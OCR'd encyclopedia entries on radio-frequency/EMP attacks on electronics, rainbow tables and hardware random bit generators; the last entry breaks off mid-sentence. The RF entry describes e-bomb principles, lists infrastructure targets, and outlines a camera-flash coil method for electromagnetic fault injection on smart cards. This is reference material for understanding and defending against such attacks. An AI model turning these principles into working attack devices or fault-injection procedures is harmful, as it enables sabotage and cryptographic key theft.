Ultrawideband and narrowband weapons are the basis of radiofrequency attacks. Ultrawideband devices emit over a large frequency range; nanoseconds long burst of low energy (about 10 J/pulse) are radiated hundred of times within a second. Their destructive power is directly linked to the strength of the source and to the distance from the target. On the contrary, narrowband weapons emit a very reduced spectrum or a unique sinus wave (one frequency) at very high power which can reach thousand kilo-joules per pulse and hundreds of times a second.

Electromagnetic waves, like acoustic waves, may however interact with human and other living beings. Radiotherapy treatment of cancers is a proof thereof, without even mentioning food cooking in a microwave oven. In the same way as audio waves with frequencies of a few Hertz, microwaves may have a disturbing effect on the human organism (VMADS and crowd control). But this is not the subject of this article. It is important not to confuse instruments allowing conducting an RF attack with jamming devices that are used to temporarily disrupt the electromagnetic spectrum within some frequency span and in a given region. This is not the subject of this article either.

Principles and Description

VLSI stands for Very Large Scale Integration, and the integration density of modern chips is ever growing (system on chip, etc.). Modern VLSI chips are extremely sensitive to voltage surges, and could be burned out by even small current leakages resulting from an EMP. The higher the circuit's density, the more vulnerable it is of course. It is also important to notice that, as the power voltage of chips and computers is going down and down, their susceptibility is increasing.

ElectroMagnetic Pulse

Arthur Compton discovered the Compton effect in 1923. When a beam of X-rays of well-defined frequency is scattered through an angle by sending the radiation through a metallic foil, the frequency of the scattered radiation is different from the original one. So if a nuclear blast occurs at high altitudes, the gamma rays following the detonation are the source of HEMP. When the rays encounter the upper regions of the atmosphere, the molecules interact with the rays depending on the atmospheric density and burst conditions. So the energy of the gamma rays is transferred to the electron of an air molecule. The EMP effect may, in fact, decompose into three periods: early time (0–$1\,\mu s$), intermediate time ($1\,\mu s$ to a tenth of a second), and, last but not the least, late time, which involves magnetohydrodynamic properties. At the first order, gamma radiations cause bursts of electrons from the photoelectric

Compton effect. Contrary to high altitude detonation, a surface burst EMP (SBEMP) can be produced by a nuclear burst close to the earth's surface. In such a case, particular attention must be given to surge protection to dissipate the high currents. Ground connection can enable in certain cases to reduce or send back the currents that are created by the EMP. An air-burst EMP is the third possibility between low and high altitudes (0.5–30 km). The effects are a melt of both previous cases.

System-generated EMP (SGEMP) and Internal EMP (IEMP) are of course obtained from the direct interaction of nuclear gamma rays and X-rays from a system. The first case is very important outside the atmosphere, typically for satellites. The emission of electrons from internal EMP can create current generation and electromagnetic fields within cavities create the second one.

Coupling

Energy distribution lines or telecommunication wires are omnipresent, both at the level of buildings and within electrical circuits. This is why they are privileged targets for radio frequency attacks. As the emitted wave rapidly attenuates, it is more interesting to create a surge in a wire and let it propagate, rather than to increase indefinitely the emission power (which implies very complex problems). But therefore one should be able to optimize the coupling between the radiated wave and the circuit that will receive it. Water supply circuits or metal pieces in a building, without electrical function, may also help EMP-induced currents to transit (dangerous in case of cross talk).

It is sometimes necessary to call upon theoretical physics and electronics to compute the equivalent circuit to determine the EMP-induced voltage. Electronic structures are often approximated and it is not always possible to consider that the radiation is a plane wave. So after the experiment, the empirical data should be compared with the experimental data coming from complex analytical computations. Transient effects also have to be taken into account and therefore typical coupling models and shielded cables coupling models are used. These models consider the transfer impedance and the conductivity, when they can be calculated.

Transmission line theory is nevertheless the most commonly used method to determine the effects of an EMP on aerial and buried conductors. The length of the conductor, then, has to be compared with the length of the radiated wave, which is one of the principal characteristics together with the characteristic impedance and the charge impedance. Computers, then, allow finding an analytical solution.

All electronic circuits contain resistors, capacitors, or inductances, which provide them with one or several resonance frequencies. In this way, the electromagnetic pulse can make the circuit resonating at several dominant frequencies. According to the electrical resonance, the oscillation can be long lived, but this highly depends on the shielding and grounding characteristics.

It is also important to notice the cross talk effects. A cable that conveys current can, depending on its distance to other surrounding cables (water pipe, twisted pair, . . .), create by radiation a current in another cable that was initially not affected by the problem.

Damage

The equipment's susceptibility is an important parameter to know if it can be avoided, affected, disrupted, or destroyed by a radio frequency attack. Because of Ohm's law, high impedance and low voltage signals are most susceptible to interfere. The obtained currents are sometimes even sufficient to fuse the silicon on the chip. We can, however, distinguish several entering points for a device under test. The first one is called the front door and concerns elements for which the nature or structure favors the effects of the waves. Computer or other electronic devices have attached antennas that constitute a nice front door for an electromagnetic pulse to penetrate into a device [13]. The back door, on the contrary, may be composed of an unshielded wire.

Damages may thus be of different natures, going from disruptions to lasting destruction, including thermal related failure, metallization burnout, and the avalanche effects in active components [9, 19]. Passive components are destroyed by voltage breakdown or induced thermal overstress. This is true for resistors (overheating) and capacitors (dielectric breakdown) [18].

Even for cases where the result would not be directly exploitable, the real problem in the use of an RF attack by nonexperts would be the Denial of Services (DOS). Without reaching the needed destruction level, it could be possible to damage an unprotected and important structure. The replacement or the repairing time may then be prohibitive with respect to the function of the machine.

Energy

Maxwell's law explains that the effect of an electromagnetic wave follows an inverse square law with increasing distance, so the strength of the wave dissipates quickly as it moves away from the initial point of the blast. It is thus necessary to get substantial energies (GigaWatts) in very short times to create electromagnetic disturbances such as the ones described in this entry. The sources of the energies put

at stake may be twofold: nuclear or electrical energy, but even sometimes converted mechanical energy. Obviously, the results are better when using nuclear energy.

Ultrawideband bombs create en electromagnetic pulse like a nuclear detonation, but a conventional or chemical explosive replaces the nuclear part. The microwave source relies on an extremely fast switching device. But narrow band bombs are based on magnetron or vircator (Virtual Cathode Oscillator).

Nonnuclear Techniques

Forty years ago, Andréï Sakharov (Nobel Peace Price 1975) has elaborated, together with Altshuler, Voitenko, and Bichenkov, and at the same time as Clarence Marx, the first explosively pumped flux generator (FCG) [14]. He obtained an intense field by discharging a capacitor inside a solenoid and managed to crush the field lines with a peripheral explosive. Then, also by using the energy of an explosive, he constructed the MK-2. The locking up of the explosive within a copper tube containing an inductance, made it to deform the tube by short-circuiting the spirals of the solenoid one after another. As the speed is very high, the sudden decrease of the inductance and the conservation of the flux occasion a brutal increase of the intensity. Very big FCGs have already reached some tens of gigawatts, and as for magnetrons, they can be cascaded, the output of the first one supplying the entry of the second.

The microwave source used is an extremely fast-switching device. Narrowband e-bombs use a virtual cathode oscillator tube or a variant of a magnetron. The idea behind the Vircator is accelerating a high current electron beam against a mesh anode. Many electrons will pass through the anode, forming a bubble of space charge behind the mesh anode. Under the proper conditions, this space charge region will oscillate at very high frequencies. If the space charge region is placed into a resonant cavity which is appropriately tuned, very high peak powers may be obtained.

Nuclear Techniques and Transient Electromagnetic Devices (TED): Schamiloglu's team and the US Air Force's Shiva Star is a pulsed-power system used to simulate the effects of nuclear weapons. TED are very simple devices at low cost. TED does not generate a pure sine wave, it operates completely differently than narrow band devices. Instead of generating a burst of smooth sinus it generates a single spike of energy.

Protection and Countermeasures

The first countermeasure consists in performing a real measure of the susceptibility of the involved equipment. Constructing an analytical model of the disruptions that can be generated on a device is very difficult; this is the reason why tests are carried out. The Federal Communication Commission (FCC) establishes the testing method for emission certification of commercial products. A lot of FCC measures are indeed carried out nowadays and in the best cases without adding all possible options to the equipment. For commercial purposes, the great majority of present machines are constructed in such a way as to respect the electromagnetic compatibility standards. Each year, the aircraft direction notices, however, cases where portable computers or electronic gadgets manage to disrupt the aircraft's electronics. The same applies to machines that are used in hospitals and their interaction with portable telephones. So, the required level of protection is to be evaluated before starting to devise and apply a whole series of countermeasures.

Computers are very sensitive to RF attacks, because these can be propagated through their power cable, network interface, the wire mouse, the keyboard, input/output slots and cables, and all kinds of apertures (peripherals, buttons, ventilation, etc.). Telecommunications Electronics Material Protected from Emanating Spurious Transmissions (TEMPEST) are better protected than ordinary computers, because the reduction of their radiation level also reduces their sensitiveness. Machines abiding by the military "Milspec" norms, or "ruggedised" machines, already exist, but their power and cost discourages possible buyers. Solutions exist nonetheless, but they often involve high costs. The use of optical fibers would, for instance, highly reduce the sensitiveness of machines. Nowadays, nothing forbids the use of a keyboard or a mouse that uses optical communication from one side to the other, like micro-spies already do by modulating the light signal of an optical fiber. The construction of a comprehensive shield and the use of ferrite beads, together with a nonelectrical coupling of the connectors would already reduce the risks. Another advantage would be the reduction of mass loops, which often disrupt the connection of peripherals. A commercial computer, armored against RF attacks, does not need the same level of protection as a military machine, but it requires to continue working in the presence of disruptions on, for example, the power supply lines.

PC switch-mode supplies are particularly sensitive to electromagnetic disruptions, because they all contain components that are ideally sensitive to an attack. It is, however, possible to lower their fragility by modifying slightly the structures of their power supplies. A perfect power supply would recreate its energy in a Faraday cage. One should therefore use a dynamo that is mechanically coupled to a motor, situated outside the room.

Network components are also hardly protected, and cables, scattered around entire buildings, allow conveying the induced signal. Commutation electronics that are used in network devices are, of course, very sensitive to RF attacks. The use of optical fibers, which convey light but do not offer electrical conduction, would allow reducing the risks. Optical fibers are immune against any kind of electromagnetic attack.

These attacks disrupt or damage logic devices, but there are some components that they are not in power to act upon. Vacuum tubes were used during the conquest of space for their weak sensitiveness to solar radiation disruptions. These tubes do not use silicon as a basic component, so the Compton effect does not create any noticeable disruption on their functioning. It should be noticed that some fight aircraft have still some of their sensitive parts equipped with tubes in order to avoid electromagnetic disruptions. These tubes suffer, however, from some other drawbacks, such as their mechanical resistance.

Perfect protection against RF attacks consists in a complete isolation of the sources of disruption. Therefore, one should use a Faraday cage. The Faraday cage allows protecting sensitive equipment by using a metallic and ferromagnetic box that closes hermetically. External disruptions cannot enter the cage. A good compromise to perform an opening is to make a hole with sufficiently small diameter into the Faraday cage and adding a tube with a length of eight times the diameter of the hole. Otherwise, the classical RF traps or the ferrites grommets should be used. If the inside of the cage is to be ventilated, the air arrival should be extremely well controlled in order to prevent undesirable radiations from entering. In the same way, the communication with the outside should be performed through optical fibers. The envelope of Faraday cages is in general connected to the ground, except for those that are situated at some height because of the ground effect that they would engender. The risks involved in the cold war have made these techniques to be already mastered since a long time.

The price of a Faraday cage is very high and it is not always easy to put them in place. So the protection level has sometimes to be degraded, contenting oneself with electrostatic shielding. Minimal protection consists in rounding the cables with a flexible metal sheath. Simply connecting these loops to the ground is not enough. The electromagnetic compatibility has to be taken into account (but this is not the subject here).

Targets and Properties

Potential targets of RF attacks are manifold. Financial systems, telecommunications, medical centers, critical infrastructures as airport radars, transportation means (aircrafts, electronic ignition cars) are all aimed at.

Properties

►Radio frequency weapons have, compared to their drawbacks (Hugh power consumption), numerous advantages. First of all, these weapons are tunable (which is useful when a target seems to be invulnerable to particular frequencies) and some are even reusable. But they can be triggered off and fired from miles away at any time and in every circumstance. Contrary to weapons that need ballistic computations, an RF attack is gravity independent and hardly detectable. These are low-cost weapons and the materials needed could easily be acquired in a large city, without conventional counterterrorist agencies being able to trace them easily. But above all, these weapons allow multiple target acquisition and do not concentrate on a single target, they are instantaneous and non-lethal to humans, which makes them very adapted to denial of service attacks.

Further Reading

We will present here our work based on the perturbation of a smart card or a crypto processor using intense electromagnetic fields, our aim being to create a fault in order to apply cryptanalytic methods [4] such as Differential Fault Analysis [3]. Our method also permits destroying a chip, but there are very few advantages in doing so. Attackers generally want to create transient faults in a cryptosystem, and permanent faults are quite rare (security sensor destruction, etc.).

Traditional electromagnetic analysis is based on a sensing coil located in the near field of the chip. Measurement is thus passive. In some circumstances, this gives similar information to that obtained by measuring the chip's power consumption (i.e., in power analysis). It has, however, been shown that electromagnetic analysis gives strictly more information, as the coil can pick up the magnetic fields generated by local signals that are not present outside the chip. This was highly significant in itself; it also turned out to be important for later analysis and protection work. An alternating current in a coil near a conducting surface creates an electromagnetic field. Here we send a high current in a coil very close to the chip, so it is an active measurement. An active measurement can interfere with the local or total activity of the processor. Depackaging the chip is not necessary to apply this attack, but the ability to see the surface of the chip improves the precision. The application of the traditional techniques of depackaging with concentrated nitric acid and acetone is still an easy way to open many chips [Anderson].

We developed a variant of this technique using their electromagnetic probing tools. By placing a small coil next to a target component in a smartcard chip and passing a current pulse through the coil, they found that they could induce a sufficiently large eddy current in the chip to cause a targeted malfunction.

Our sensor is composed of a touch point coming from a microscope and a wire. The wire is wound on the test probe. The current injected in the coil creates an electromagnetic field. The test probe concentrates the lines of the field. So the field obtained at the end of the needle is relatively intense. The current injected into the coil can be obtained by using a simple camera flash gun. The intense magnetic field allows moving charges, so we create a movement of charges through the grid oxide of the transistors. Charges are then stocked in the grid oxide by a tunnel effect with high energy.

At present, silicon manufacturers shrink transistors to increase their density on a chip. But if the reduction in the thickness of the grid oxide is too high, the transistor will cease functioning. Thus we imagine that our attack will be easier to use in the future although its precision will be reduced. In order to quantify the number of charges brought to or withdrawn from the grid oxide, we decided to heat the components. The increase in the electronic shocks resulting from the increase in temperature could make the quantity of loads present in the grid oxide evolve. For a static RAM, commercially available from a big silicon manufacturer, 95.81% of the remaining faults were maintained after 100 h at 420 °K. It seems not trivial to stop this attack, and designers should continue to use hardware and software countermeasures.

Conclusions

Electromagnetic attacks find their theoretical foundations in the basic physics introduced by Faraday and in the work of Compton, Einstein, Oppenheimer, Sakharov, Marx, and many others that have contributed to finalizing these weapons. The world's principal armies already have these devices at their disposal and others are trying to obtain them. The security of existing systems is not always conceived in a way to resist this type of attacks. By highly reducing the order of magnitude, it is also possible to use the basic principles of these attacks for inserting faults or disrupting the functioning of a cryptographic machine. Other attacks, for instance, glitch insertion on power supplies, clock disruption (metastability) or optical attacks [17] are however also possible.

Intense electromagnetic fields can easily be created and may allow disrupting the good functioning of electronic components. The required components are commonly used and can be easily obtained. It is possible to disrupt a cryptographic component by acting close to the device or to disrupt an entire building at a distance of some hundred meters, which of course depends on the level of energy. Using fields leaves behind few traces, and finding back their source is a very difficult task. Unfortunately, many devices offer a nonzero coupling and are thus a very easy victim for electromagnetic disruptions. The damage can then be very important and may require the replacement of the electronics. Countermeasures exist, but are not often used.

The security domain has to take into account the possibilities of pirating by RF disruptions. The attacks can spread from a simple deny of service to the destruction of a machine, passing by disruptions that are more difficult to detect. The interaction with the cryptographic world is without any doubt to be situated in the very local use of intense fields, used to influence the functioning of cryptoprocessors or ciphering machines.

Recommended Reading

1. Agrawal D, Archambeault B, Rao JR, Rohatgi P (2002) The EM side-channel(s). In: Kaliski BS Jr, Koç CK, Paar C (eds) Proceeding of the cryptographic hardware and embedded systems CHES 2002, Redwood City. Lecture notes in computer science, vol 2523. Springer, Berlin, pp 29–45. Also available at http://ece.gmu.edu/crypto/ches02/talks.htm
2. Anderson R, Kuhn M (1996) Tamper resistance—a cautionary note. In: Proceedings of the second Usenix workshop on electronic commerce, pp 1–11. Also available at http://www.cl.cam.ac.uk/~mgk25/tamper.pdf
3. Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski B (ed) Advances in cryptology – CRYPTO'97, Santa Barbara. Lecture notes in computer science, vol 1294. Springer, pp 513–525. Also available at http://citeseer.nj.nec.com/biham97differential.html
4. Boneh D, Demillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Santa Barbara. Lecture notes in computer science, vol 1233. Springer, pp 37–51. Also available at http://citeseer.nj.nec.com/boneh97importance.html
5. Bresselin S (2003) Une avancée franco-allemande vers la bombe "E". Air & Cosmos, No. 1877, 14 February 2003
6. http://www.cryptome.org
7. Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic attacks: concrete results. In: Koç ÇK, Naccache D, Paar C (eds) Proceedings of the cryptographic hardware and embedded systems CHES 2001, Paris. Lecture notes in computer science, vol 2162. Springer, pp 251–261. Also available at http://www.gemplus.com/smart/r_d/publications/pdf/GMO01ema.pdf
8. Abrams M (2003) Dawn of the E-Bomb. IEEE Spectrum 2003. Also available at http://www.spectrum.ieee.org/WEBONLY/publicfeature/nov03/1103ebom.html
9. Jenkins CR, Durgin DL (1975) EMP susceptibility of integrated circuits. IEEE Trans Nucl Sci NS-22(6)
10. Kopp C (1997) Hardening your computing assets. Asia/Pacific Open Systems Review. Computer Magazine Group, NSW under

the title of "Information Warfare—Part 2," Australia. Also available at http://www.globalsecurity.org/military/library/report/1997/harden.pdf
11. Kopp C (1996) The electromagnetic bomb—a weapon of electrical mass destruction. USAF CADRE Air Chronicles, Melbourne. Also available at http://www.airpower.maxwell.af.mil/airchronicles/kopp/apjemp.html
12. Kuhn MG, Anderson RJ (1998) Soft tempest: Hidden data transmission using electromagnetic emanations. In: Proceedings of information hiding, second international workshop, IH'98, Portland, pp 124–142. Also available at http://www.cl.cam.ac.uk/~mgk25/ih98-tempest.pdf
13. Lee KSH, Liu TK, Morins L (1978) EMP Response of aircraft antennas. IEEE Trans Antenna Prop IEEE AP-26, 1
14. Petit J-P (2003) Armes secrètes américaines – L'extraordinaire témoignage d'un scientifique. Collection Aux marches de la science, Albin Michel, ISBN: 2226136169
15. Quisquater J-J, Samyde D (2001) Electro-Magnetic Analysis (EMA): Measures and countermeasures for smart cards. In: Attali I, Jensen T (eds) Proceedings of the international conference on research in smart cards E-Smart, Cannes. Lecture notes in computer science, vol 2140. Springer, pp 200–210
16. http://www.voltsamps.com
17. Skorobogatov S, Anderson R (2002) Optical fault induction attacks. In: Kaliski BS Jr, Koç CK, Paar C (eds) Proceedings of the cryptographic hardware and embedded systems CHES 2002, Redwood City. Lecture notes in computer science, vol 2523. Springer, pp 2–12. Also available at http://ece.gmu.edu/crypto/ches02/talks.htm
18. Tasca DM, Wunsch DC, Domingos H (1975) Device degradation by high amplitude currents and response characteristics of discrete resistors. IEEE Trans Nucl Sci NS-22 (6)
19. Wunsch DC, Bell RR (1968) Determination of threshold failure levels of semiconductor diodes and transistors due to pulse voltages. IEEE Trans Nucl Sci NS-15(6)

Radio Interference Attack Defense

►Jamming Attack Defense

Radio-Frequency (RF) Fingerprinting

►Wireless Device Fingerprinting

Radiometric Identification

►Wireless Device Fingerprinting

Radiometrics

►Wireless Device Fingerprinting

Rainbow Tables

Gerald Brose
Hype Softwaretechnik GmbH, Bonn, Germany

Related Concepts

►Password

Definition

A rainbow table [1] is a precomputed lookup table used to retrieve plaintext passwords in an attack. Rainbow tables offer a space-time trade-off and are used as an attack preparation when either storing a complete lookup table of all possible password values would consume too much storage, and an exhaustive search is computationally infeasible.

Theory

Precomputing all possible password hash values for an exhaustive search and storing them in a lookup table drastically reduces the time required for an attack. This approach is usually not possible for large search spaces, where the resulting tables would exceed the available storage space. The time-memory trade-off consists of combining partially stored tables with computing the relevant missing parts at attack time. Rainbow tables are actually an optimization of an earlier technique described in [2].

Rainbow tables organize precomputed password hashes in hash chains of a given length. To create a hash chain, not only the cryptographic hash function H but also a reduction function R need to be defined. Note that R is not an inverse of H, as such an inverse cannot be assumed to exist for a cryptographic hash function.

A hash chain of length k is created using an arbitrary start value h and applying H to h, then R, and so on, until after k function applications a value x is found and stored as an end point together with the start point p. Given the starting point p, the chain can now be recomputed any time, thus revealing both the plaintext input to H that yields x and a number of intermediate hash values.

To retrieve the plaintext p such that H(p) yields a given hash value x, one has to find a hash chain containing x. The plaintext will then be x's *predecessor* in the chain. To determine if x is contained in any of the stored chains, it has to be tested if a *successor* of x is stored in the list of end points. This is tested by applying the functions R and H alternatingly to x. If a known endpoint is found, the complete chain is recomputed from its starting point, and x's predecessor in the chain is returned as the result, i.e., the recovered password. The required storage for this approach is much less than for a complete lookup table because only the start and end values of a hash chain need to be stored.

The main problem with this approach is that chains may merge where the reduction function has collisions, which significantly reduces the savings effect. To avoid collisions, a set of different reduction functions $R_1 \ldots R_n$ is used so that for each position in the chain a different R is applied. This sequence of reduction functions can be seen to metaphorically resemble the bands of the rainbow and hence gave this technique its name.

Rainbow tables have been successfully used in attacks on Windows NT/2000 passwords, which do not use ►salts.

Recommended Reading

1. Oechslin P (2003) Making a faster cryptanalytical time-memory trade-off. In: Advances in cryptology: proceedings of CRYPTO 2003, 23rd annual international cryptology conference Lecture notes in computer science, Springer, Berlin
2. Hellman M (1980) A cryptanalytic time-memory trade-off. IEEE Trans Inform Theory 26(4):401–406

Random Bit Generator

Marco Bucci
Fondazione Ugo Bardoni, Roma, Italy

Definition

A random bit generator is a system whose output consists of fully unpredictable (i.e., statistically independent and unbiased) bits. In security applications, the unpredictability of the output implies that the generator must be also not observable and not manipulable by any attacker.

A random bit generator basically differs with respect to a ►pseudorandom number generator, because the complete knowledge of the generator structure and of whatever previously generated sequence does not result in any knowledge of any other bit. This means that the entropy of a sequence of n output bits should be ideally equal to n. On the contrary, the entropy of a sequence of n output bits of a pseudorandom generator cannot be greater than its seed, whatever n is.

Since pseudorandom generators are suitable in those applications where just a flat statistic is needed, random generators are suitable in applications where unpredictability is also needed.

Background

A true random bit generator has necessarily to be based on some kind of nondeterministic phenomena that could implement the source of the system randomness. The random sources commonly used can present several statistic defects, due to physic limitations, implementation issues, or to extern attacks aimed to manipulation. For this reason, usually, the scheme of a random bit generator consists of a raw random stream source and of a post-processor as shown in Fig. 1.

The post-processor compresses the sequence produced by the source, so that it distills the entropy (►Information Theory) in the outgoing sequence. The amount of required compression depends both on the effective entropy of the source and on the efficiency of the post-processing algorithm. Of course, since the post-processor cannot oppose every malfunction or attack attempt, the random bit generator should be provided with alarm sensors capable of revealing those anomalies for which the post-processing cannot compensate.

It is worthwhile to note that even if the post-processing uses cryptographic functions similar to those used by pseudorandom generators, it works in an opposite way. In fact, a pseudorandom generator expands its input (i.e., its seed); the post-processing, on the contrary, compresses it.

Theory

Raw Random Bit Sources


In the applications, the random source can be constructed of dedicated hardware devices; otherwise, the random source can use software procedures to extract random processes from the platform on which the generator is implemented.

Generators of the first type are commonly called hardware-based (HW); generators of the second type are software-based (SW).

SW-Based Generators

Generally, SW-based generators are implemented on computer systems and the values typically exploited as raw stream sources are obtained from:

- Event timings:
  - Mouse movements and clicks
  - Keystrokes
  - Disk and network accesses



Random Bit Generator. Fig. 1 Random bit generator

- Data depending on the history of the system and/or on a large amount of events:
  - System clock
  - I/O buffers
  - Load or network statistics

It is easy to understand that these types of sources are far from ideal. Entropy is mostly low and difficult to evaluate as well as the actual robustness with respect to observation and manipulation. SW-based generators should use more than one source, in order to be protected from the possibility that one or more sources could be compromised. Missing statistic evaluation, the post-processing should be planned assuming that the source entropy is very low; it should therefore execute a drastic compression and use a robust hash algorithm.

HW-Based Generators


HW-based generators present the advantage of having a clearer model of the source and of its possible interaction with the outside. Generally, HW-based generators can be implemented using the common integrated technologies, and can be inserted in tamper resistant protections, in order to be protected from observation and manipulation. Normally, the nature of these sources (faster, higher in quality, and more protected) lowers the need of prost-processing permitting to obtain a much higher throughput than the one obtainable from SW-based generators.

Typically the raw random stream source is a system that generates sequence$X$ by sampling and quantizing an analog nondeterministic value S (Fig. 2). Two possible quantization modes which represent two very common cases can be considered:

- A sign mode $x(i) = \text{sign}(s(i))$
- A mod 2 mode $x(i) = (s(i)) \bmod 2$

The quantization mod 2 (►Modular Arithmetic) presents the advantage of limiting or making negligible the effects of deterministic components of S. Let

$$S = a \cdot R + m + D$$



Random Bit Generator. Fig. 2 Random bit source


where R represents a normalized random process, a is an amplitude factor, m is an offset, and D represents a possible deterministic process. It can be observed that, no matter what is the amplitude of D and m, their effect becomes negligible when the amplitude of $a \cdot R$ is big enough.

As an example, Figs. 3 and 4 represent the case in which R has a normalized Gaussian distribution, $a = 0.5$, and $(m + d(i))/a = 0.6$. The x axis is divided into 0 and 1 zones to show how the R distribution is partitioned between 0 and 1 value samples. The mod 2 quantization mode results in 0 and 1 bands as shown in Fig. 4. Of course, in actual implementations, these bands can be asymmetric and this issue must be taken into account as possible cause of offset on the sequence $x(i)$.


Randomness Sources in HW-Based Generators

Random sources commonly used by HW-based generators use phenomena such as:

- Electronic noises (thermal, shot, avalanche)
- Phase noises
- Flip-flop metastabilities



Random Bit Generator. Fig. 3 Normalized Gaussian distribution with $a = 0.5$



Random Bit Generator. Fig. 4 Normalized Gaussian distribution with $(m + d(i))/a = 0.6$

All these types of sources can be implemented by means of standard electronic devices.

Electronic Noise Sources. Among electronic noises, both the thermal noise in a resistor and the junction shot noise offer the advantage of being white noises with a Gaussian distribution whose intensity depends on physical values easy to keep under control. In fact, in the case of thermal noise, the power density of the noise depends merely on the resistor value and the absolute temperature, while in the case of the shot noise, the power density of the noise depends only on the current that flows through the junction. These phenomena make possible the realization of sources endowed of a simply analytic statistical model, instead of based on an empiric model depending on several technological and implementation factors. The deriving advantages are the following:


- The possibility to evaluate a priori source entropy and defects, and consequently the possibility to design a suitable post-processing
- Availability of a statistical model useful for verifying that the source works correctly

In Fig. 5, see the general scheme of a raw random bit source based on direct amplification technique. The noise's source consists of the resistor; the clocked comparator performs the sampling and the quantization of the amplified noise and the low pass feedback loop compensates the offsets due to the amplifier and the comparator.


This kind of source can have a very high throughput. The only limitation is the bandwidth of the noise amplifier, given that as the sampling frequency increases, so does the correlation among samples. In fact, the sampling frequency can reach the amplifier high pass cutoff frequency since in any case the post-processing must be designed to be able to remove the stronger correlation that can result from an attack.

On the other hand, this design requires an accurate implementation. In fact the high-gain amplification needed for the thermal noise involves a critical offset compensation and a high sensitivity to internal or external interfering signals. Since the sign mode quantization is used, both an excess in the offset m or in an interfering signal D can block or force the source (see Fig. 3).

Phase Noise Sources. Generally, sources based on phase noise have a simple and robust implementation. In Fig. 6, a basic and typical scheme is depicted: a slow oscillator A samples a fast oscillator B. The D type flip-flop performs the mod 2 sampling of the phase difference between the two oscillators. Width and symmetry of the quantization



Random Bit Generator. Fig. 5 The direct amplification technique



Random Bit Generator. Fig. 6 A slow oscillator (A) sampling a fast oscillator (B)

bands depend respectively on the frequency and duty cycle of the oscillator B.

In fact this scheme has an intrinsic periodic behavior due to the phase shifting that always occurs if f_B/f_A is not an integer. This effect is negligible if the phase noise is large with respect to half the period of the sampled oscillator (i.e., if in Fig. 4, noise distribution overflows the width of quantization bands).

More generally, since the mod 2 quantization is used, this device is robust with respect to any phase process that could be superimposed on the phase noise.

Basically the obtainable throughput depends on the f_B value and on the intrinsic noise of the oscillators. In fact, once f_B is maximized (i.e., quantization bands are made as narrow as possible), the sampling period $1/f_A$ must be long enough in order to accumulate a sufficient phase noise between two subsequent samples. Hence, noisier oscillators allow a higher sampling frequency.

A more efficient phase noise exploitation can be obtained by means of a phase control that allows sampling the output of oscillator B on its edges. In this way, even a little amount of phase noise is sufficient to get a random output. Basically this solution implies a phase control

that plays the same role than the offset compensation in Fig. 5 scheme.

Generally, the statistical model of phase noises is not known a priori, being determined by several technological and implementation factors. Anyhow, in some solutions, an electronic noise source can be used to cause phase noises in an oscillator. In that way, it is possible to obtain a source whose phase noise characterization is known a priori since it is directly derived from an electronic noise.

Flip-Flop Metastability Sources. Actually, the random sources based on flip-flop metastability also exploit electronic and phase noises. Flip-flop metastability occurs when input signals are very close to the threshold and/or when data and clock signals switch very close in time to one another. In this condition, a small variation in levels or in phases results in a different output value.

The main implementation issue is the control of level or phase that is needed to give rise to metastability. Basically these are the same offset and phase control functions that are involved in the implementation of sources based on electronic and phase noises.

Post-Processing

In practice, every kind of raw random stream source can present defects as offset, auto-correlation or cross-correlation with other phenomena. Auto-correlation can occur because of the limitation in frequency bandwidth that is intrinsic in any physical randomness source. Other defects can be done to implementation issues as:

- Electrical or timing offsets (e.g., amplifier offset in Fig. 5 design, unbalanced duty cycle of the sampled oscillator in Fig. 6 design)
- Intrinsic design behaviors (e.g., in Fig. 5 design, the offset compensation suppresses long sequences of equal symbols; in Fig. 6 design, a lack of phase noise results in a periodic behavior)
- Interference with internal or external signals (e.g., power supply fluctuation, clock signals, switching signals coupled via the silicon substrate or via power supply, etc.)

However, the most important problems can be caused by manipulation attempts. For instance, an attacker trying to inject a signal D, wanting to force the exit $x(i)$.

